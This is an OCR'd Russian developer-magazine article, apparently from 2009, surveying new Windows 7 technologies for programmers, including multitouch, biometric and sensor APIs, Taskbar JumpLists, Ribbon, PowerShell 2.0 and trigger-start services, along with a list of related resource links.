












АРХИТЕКТУРА WINDOWS SENSOR PLATFORM

ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

WINDOWS 7 ДЛЯ РАЗРАБОТЧИКА

Технологические нововведения, прогнозируемые в новой ОСи

Windows 7 — пожалуй, первая операционная система от Microsoft, в которой программиста ждет столько интересных технологий. Несмотря на то, что финальный релиз еще не готов, уже есть реальная возможность познакомиться со всеми ее новинками и даже опробовать многие из них на практике.

ВЗАИМОДЕЙСТВИЕ С ЖЕЛЕЗОМ

Ты, наверное, уже в курсе, что в новой Винде кардинальным образом изменился графический интерфейс. Как утверждает MS, он стал еще проще, пушистее и обзавелся поддержкой мультисенсорного ввода. Технология MultiTouch (правильнее сказать: Windows Touch) реализована практически в полном объеме. Если ты прешься от интерфейса iPhone, то приготовься, — то же самое можно будет делать и в Windows 7 (само собой, если ты раскошелишься на соответствующий моник).

Для реализации всех фишек технологии Windows Touch, разработчики приготовили большой набор API-функций, поэтому встроить в свою программу поддержку интерфейса

«MultiTouch» будет достаточно легко. Для этого в API имеются функции, позволяющие научить приложение распознавать стандартные жесты (эталонные для других приложений). В большинстве приложений особые «выкрутасы» не нужны, поэтому этих функций хватит за глаза. А если тебе окажется их мало (само собой, ведь наши планы не имеют границ), то к твоим услугам — пакет низкоуровневых API-интерфейсов, с помощью которого легко можно будет решить нестандартную задачу (например, придумать свой жест и забиндить на него реакцию системы).

ПЛАТФОРМА ДЕВАЙСОВ (WINDOWS DEVICE PLATFORM)

Еще одна интересная технология, играющая немаловажную роль в «семерке». Трудно представить современный комп без дополнительных девайсов и всевозможных гаджетов. Принтер, сканер, mp3-плеер, труба — устройства, которые имеются у большинства юзеров. Использовать девайсы по назначению — дело нехитрое, а вот разработка приложений для взаимодействия с этими устройствами напоминает песню группы Sepultura. Проблема не нова, но в Windows 7 ее попытались решить с помощью создания целой платформы Windows Device Platform. Суть этого «ноу-хау» заключается в создании набора API для взаимодействия с различными устройствами. Не стоит обольщаться и думать, что после перехода на Windows 7 ты сразу сможешь написать мега-синхронизатор для своего мобильника. Вовсе нет. Чтобы воспользоваться всеми прелестями новинки, нужно подождать, пока производители устройств реализуют ее поддержку.

WINDOWS BIOMETRIC FRAMEWORK

В Windows 7 появилась служба для взаимодействия с биометрическими устройствами — Windows Biometrics FrameWork. Теперь нет необходимости использовать специальное программное обеспечение, поставляемое производителями биометрических устройств. Все операции по взаимодействию возьмет на себя служба Windows Biometric Service. В составе операционной системы присутствует специальное приложение, позволяющее управлять процессом считывания отпечатков пальцев и устанавливать соответствующие политики безопасности. Так, для каждого пользователя можно закрепить «определенный палец». Успешное считывания отпечатка будет предоставлять пользователю вход в Windows или домен.
Все возможности платформы доступны разработчикам в виде набора API-функций. Для многих это будет приятным сюрпризом, так как создавать приложения для взаимодействия с устройствами станет намного проще и, самое главное, есть все шансы добиться универсальности. Поскольку работа с устройством происходит через посредника (Windows Biometric Service), у программиста отпадет необходимость заботиться о поддержке устройств определенных производителей. Главное, чтобы Windows могла работать с ними.
Стоит заметить, что работа с устройством не напрямую, а через службу обеспечивает, как минимум, еще один плюс — это безопасность. Клиентское приложение не имеет прямого доступа к устройству, а раз так, то и вероятность изменить конфиденциальные данные существенно снижается.
Но пока в этой бочке меда чувствуется не-

ПОЛЕЗНЫЕ РЕСУРСЫ

http://blogs.msdn.com/windev — русская версия блога «Windows 7 for Developers». Практически еженедельно появляются интересные посты (достаточно объемные) обо всех нюансах разработки приложений для Windows 7.

http://way2cloud.com — отличный блог по всему, что связано с Windows Azure. Новые и, главное, полезные посты публикуются практически ежедневно. Всем, кто интересуется «облачными» вычислениями просмотр обязателен.

http://progblog.ru — тематика этого блога: .NET Framework и все, что с ним связано. Материалы ресурса будут полезны всем категориям .NET-программистов.

http://windowssteamblog.com/blogs/developers — англоязычная версия блога «Windows 7 for Developers».

http://aspnetmania.com — сайт об ASP .NET. Новости платформы, эксклюзивные статьи, обзор книг и т. д.

http://weblogs.asp.net/scottgu — блог ScootyGu's, целиком посвященный ASP .NET. Из особенностей можно выделить: регулярно пополняемый раздел Tips And Tricks, новости из мира ASP .NET, обзор книг и т. д. Единственный минус — вся информация на английском языке.

http://asp.net/mvc — официальный сайт об ASP .NET и использовании смежных технологий (AJAX, MVC и т. д.). Огромный плюс сайта — подборка скринкастов про использование MVC, AJAX и пр. Одним видеоконтентом содержимое ресурса не ограничивается — текстового материала (гайдов, туторов, книг) также предостаточно. Язык ресурса — английский.

http://techdays.ru — русскоязычный ресурс по новым технологиям и продуктам компании Microsoft. Основной тип контента — скринкасты. Их количество растет в геометрической прогрессии, поэтому посещать ресурс рекомендуется почаще. Все представленные видеоматериалы на русском языке.

www.microsoft.com/whdc/device/input/smartcard/WBFIntro.mspx — подробная информация о Windows Biometric Platform. Страница частенько обновляется, и на ней появляются самые последние сведения о технологии.


http://download.microsoft.com/documents/rus/windows/V7DEV.pdf — бесплатная электронная книга, призванная помочь разработчикам обеспечить совместимость своих приложений с Windows 7.

http://download.microsoft.com/documents/rus/windows/V7IT.pdf — еще одна книга, в которой рассматриваются вопросы совместимости приложений с Windows 7. Однако это издание направлено не на разработчиков, а на IT-специалистов.

http://blogs.microsoft.co.il/blogs/sasha/archive/2009/02/25/windows-7-trigger-start-services.aspx — пример демонстрирует разработку Trigger-сервисов.

http://code.msdn.microsoft.com/WindowsAPICodePack — альфа-версия библиотеки Windows API Code Pack for .NET Framework.

http://www.pinvoke.net — прототипы практически всех Windows API-функций с примерами кода.



АРХИТЕКТУРА WINDOWS BIOMETRIC SERVICE

большая ложечка дегтя, а именно — поддержка ограниченного круга устройств. На сегодняшний день осуществлена поддержка девайсов для считывания отпечатков пальцев.

WINDOWS SENSOR AND LOCATION PLATFORM

Windows Sensor and Location Platform — платформа, созданная для обеспечения взаимодействия ОС с различными датчиками устройств (опять вспоминаем iPhone). Основное ее назначение — дать возможность разработчикам создавать «умные» приложения, способные приспосабливаться к условиям среды, в которой работает пользователь, или даже к его географическому местоположению.

Если на разработку игр тебе, мягко говоря, пофиг, то в тулзах новые технологии будут тоже востребованы. Например, ты можешь заюзать их при создании «умного» пользовательского интерфейса. «Снимай» показания датчика освещения и, в зависимости от их значений, предоставляй юзеру определенный вид интерфейса. Когда пользователь работает при солнечном свете, то разумнее всего сделать интерфейс приложения более контрастным и с увеличенными шрифтами (на глянцевом дисплее при солнечном свете контрастный шрифт будет смотреться лучше), или наоборот, если вокруг темень, — применить к интерфейсу насыщенные цвета.


Location Platform — платформа, позволяющая работать с устройствами определения географического местонахождения объекта. Типичный пример — GPS.

Все возможности этих платформ доступны в виде огромного числа API-функций (C++/управляемый код). В SDK производители устройств найдут спецификацию разработки драйверов устройств, а разработчики прикладных решений — интересные примеры использования технологий. Для тех, у кого нет никаких датчиков (я почему-то уверен, что ты тоже из их числа), в SDK припасены соответствующие эмуляторы.

НОВЫЕ ИНТЕРФЕЙСНЫЕ ВОЗМОЖНОСТИ ГАДЖЕТЫ

Многим юзерам Windows Vista полюбилась за так называемые гаджеты — мини-приложения, располагающиеся на SideBar и показывающие различную, как полезную, так и бесполезную информацию. В Windows 7 от боковой панели решили полностью отказаться, а гаджеты разместить прямо на рабочем столе. Это прикольнее, чем наличие лишней панели, отъедающей немало системных ресурсов и драгоценного пространства. Сама технология разработки гаджетов осталась прежней, за исключением двух маленьких нововведений — теперь можно их устанавливать программно, и настраивать показ ошибок, возникающих при работе.


ГОВОРИТ И ПОКАЗЫВАЕТ MICROSOFT: ВОПРОСЫ СОВМЕСТИМОСТИ ПРИЛОЖЕНИЙ



АЛЕКСЕЙ ФЕДОРОВ, PARTNERS LEAD DPE

В Windows 7 поддерживается ряд технологий, обеспечивающих совместимость приложений, написанных для предыдущих версий ОС. IT-специалисты могут решить проблемы совместимости с помощью инфраструктуры обеспечения совместимости (Application Compatibility Infrastructure), позволяющей «латать» приложения с помощью «заплаток» (shims) и уровней совместимости (layers). А разработчикам предоставляются средства тестирования приложений (Application Verifier, тестовые утилиты для сертификации приложений), а также тестовые сценарии для сертификации приложений — они могут использоваться для того, чтобы гарантировать совместимость новых версий приложений в процессе их разработки.

Инфраструктура Application Compatibility Infrastructure реализована в виде «перехватчиков» ключевых функций Windows API и эмуляции поведения предыдущих версий операционной системы Windows. В настоящее время существует более 360 «заплаток» — от простых, искажающих номер версии ОС (более 50% всех несовместимостей приложений!) до более комплексных, решающих задачи доступа к файловой системе, реестру и т.п. Около 60 уровней совместимости эмулируют поведение как предыдущих версий ОС, так и отдельных подсистем. Интересен и такой факт — на уровне Windows 7 RC реализованы «заплатки» для более чем 6000 приложений. По мере создания решений для приложений соответствующие «заплатки» распространяются в составе пакетов обновлений ОС и включаются в специальную базу данных совместимостей, которая присутствует на каждом компьютере.



HELP ДЛЯ SDK

ПРОАПГРЕЙЖЕННЫЙ TASKBAR

Самая заметная новинка Windows 7 с позиций пользователя — обновленная панель задач. Причем, не просто обновленная, а полностью переделанная: и в визуальном плане, и с точки зрения функциональности. Реально, новый TaskBar — не просто симпатичная панелька с большими кнопками, а целый инструмент для организации быстрого доступа к часто запускаемым приложениям. В связи с этим, одной из первоочередных задач, стоящих перед грамотным разработчиком, будет реализовать в своем приложении полную поддержку взаимодействия с TaskBar. Под взаимодействием я подразумеваю реализацию функций, необходимых для использования новых возможностей панели задач. Например, JumpList (как самая из востребованных функций обновленного TaskBar). JL, по своей сути, аналогичен меню «Пуск», но только для конкретного приложения. В этом контекстном меню должны быть ссылки на основные действия программы и перечисления последних открытых (если приложение работает именно с содержимым файловой системы!) файлов и папок. Другим примером возможностей панели задач может быть IconOverlay («Перекрывания иконок»), позволяющий использовать несколько иконок для отображения текущего статуса приложения.
Для организации в своем приложении всех этих функций в Windows 7 предусмотрены соответствующие API-функции и интерфейсы. Описание большинства уже доступно для чтения в MSDN, а примеры кода приведены в SDK beta и в библиотеке Windows API CodePack.

WINDOWS SCENIC RIBBON

Интерфейс Ribbon, впервые представленный в MS Office 2007, многими был оценен по достоинству. Начиная с Windows 7, Ribbon перерос в Scenic Ribbon и стал неотъемлемой частью операционной системы. Это означает, что теперь можно создавать приложения с современным интерфейсом как на управляемом коде, так и используя привычный Win32 API. В общем, есть, где душе кодерской разгуляться.


СИСТЕМНЫЕ НОВИНКИ РАЗРАБОТЧИКАМ ДРАЙВЕРОВ ПОСВЯЩАЕТСЯ

Знакомый всем системным программистам набор Windows Driver Kit также подвергся заметному улучшению. В третью версию вошла обновленная документация и многочисленные примеры, признанные облегчить жизнь кодеру. Среди примеров присутствуют исходники драйверов, демонстрирующие использование новых технологий (например, Sensor Location). Разобравшись со всем этим добром, ты без проблем напишешь свой драйвер.
Кстати, чуть не забыл рассказать о самом важном! В WDK 3.0 реализована поддержка анализа статического кода с использованием PRefast. В состав PRefast входит компонент PREfast for Driver для обнаружения ошибок в коде драйверов режима ядра.

POWERSHELL 2.0

Технология PowerShell постепенно завоевывает сердца админов, привыкших расходовать время с пользой. Действительно, зачем постоянно тратить время на выполнение одной и той же операции, если ее можно автоматизировать? На PS это сделать легко. К счастью, программирование на PowerShell не сравнить с аналогичной разработкой под bash, а значит, освоить данную вещь сможет даже начинающий программист. В Microsoft понимают перспективу технологии, поэтому в Windows 7 представлена новая версия этого мощного средства, с обновленными возможностями:

1. PowerShell обзавелся графической средой разработки. Программировать сценарии стало еще проще и понятней. Среда обладает всеми необходимыми средствами для комфортной разработки (отладчик, подсветка синтаксиса и т.д.), что делает процесс разработки схожим с созданием приложения в таких средах как Visual Studio.
2. Количество доступных командлетов существенно возросло. Добавились командлеты для получения информации и управления IIS, ActiveDirectory и т.д.



ИНСТРУМЕНТЫ ДЛЯ РАЗРАБОТЧИКОВ В IE8

3. Поддержка удаленной работы дарит возможность одновременно выполнять команды на удаленных компьютерах с одного, на котором работает служба.
4. Транзакции. Начиная с версии 2.0, ядро и интерфейсы технологии обзавелись поддержкой транзакций.
5. Разбивка сценария. В новой версии стало возможно разбивать разрабатываемые сценарии на отдельные составляющие — модули. Таким образом, появляется возможность многократного использования кода.

TRIGGER START SERVICE

Службы Windows издавна считались одним из самых узких мест в системе. Для большинства системных сервисов по умолчанию установлен режим автозапуска при загрузке ОС. Служб немало, и из-за их совместного старта требуется дополнительное время на загрузку ОС. Для решения проблемы всегда приходилось выставлять ненужным сервисам режим запуска «вручную». В Windows 7 рутинные действия не требуются: кодерам стала доступна возможность создавать Trigger-сервисы. Их запуск зависит от определенных событий. Например, если ты кодишь сервис для взаимодействия с мобильным телефоном, то нет смысла держать сервис в работающем состоянии, пока устройство не будет подключено.

В ПОМОЩЬ РАЗРАБОТЧИКУ WINDOWS API CODEPACK FOR MICROSOFT .NET FRAMEWORK

Vista-девелоперы хорошо знакомы с библиотекой Vista Bridge, в которой реализованы все необходимые интерфейсы для доступа ко всем новым технологиям системы. К моменту финального релиза Windows 7 выйдет аналогичная библиотека с новым именем — Windows API CodePack for Windows .NET Framework. Эту библиотеку будут составлять несколько либ, обеспечивающих простой доступ к таким функциям системы, как: Библиотеки, Windows Sensor Platform, TaskBar, TaksDialogs, Windows Location Platform.

На момент написания статьи (середина мая) библиотека находится в стадии альфа-версии (ссылку на библиотеку можно найти во врезке). Финальный релиз должен появиться незадолго до релиза самой Windows 7.

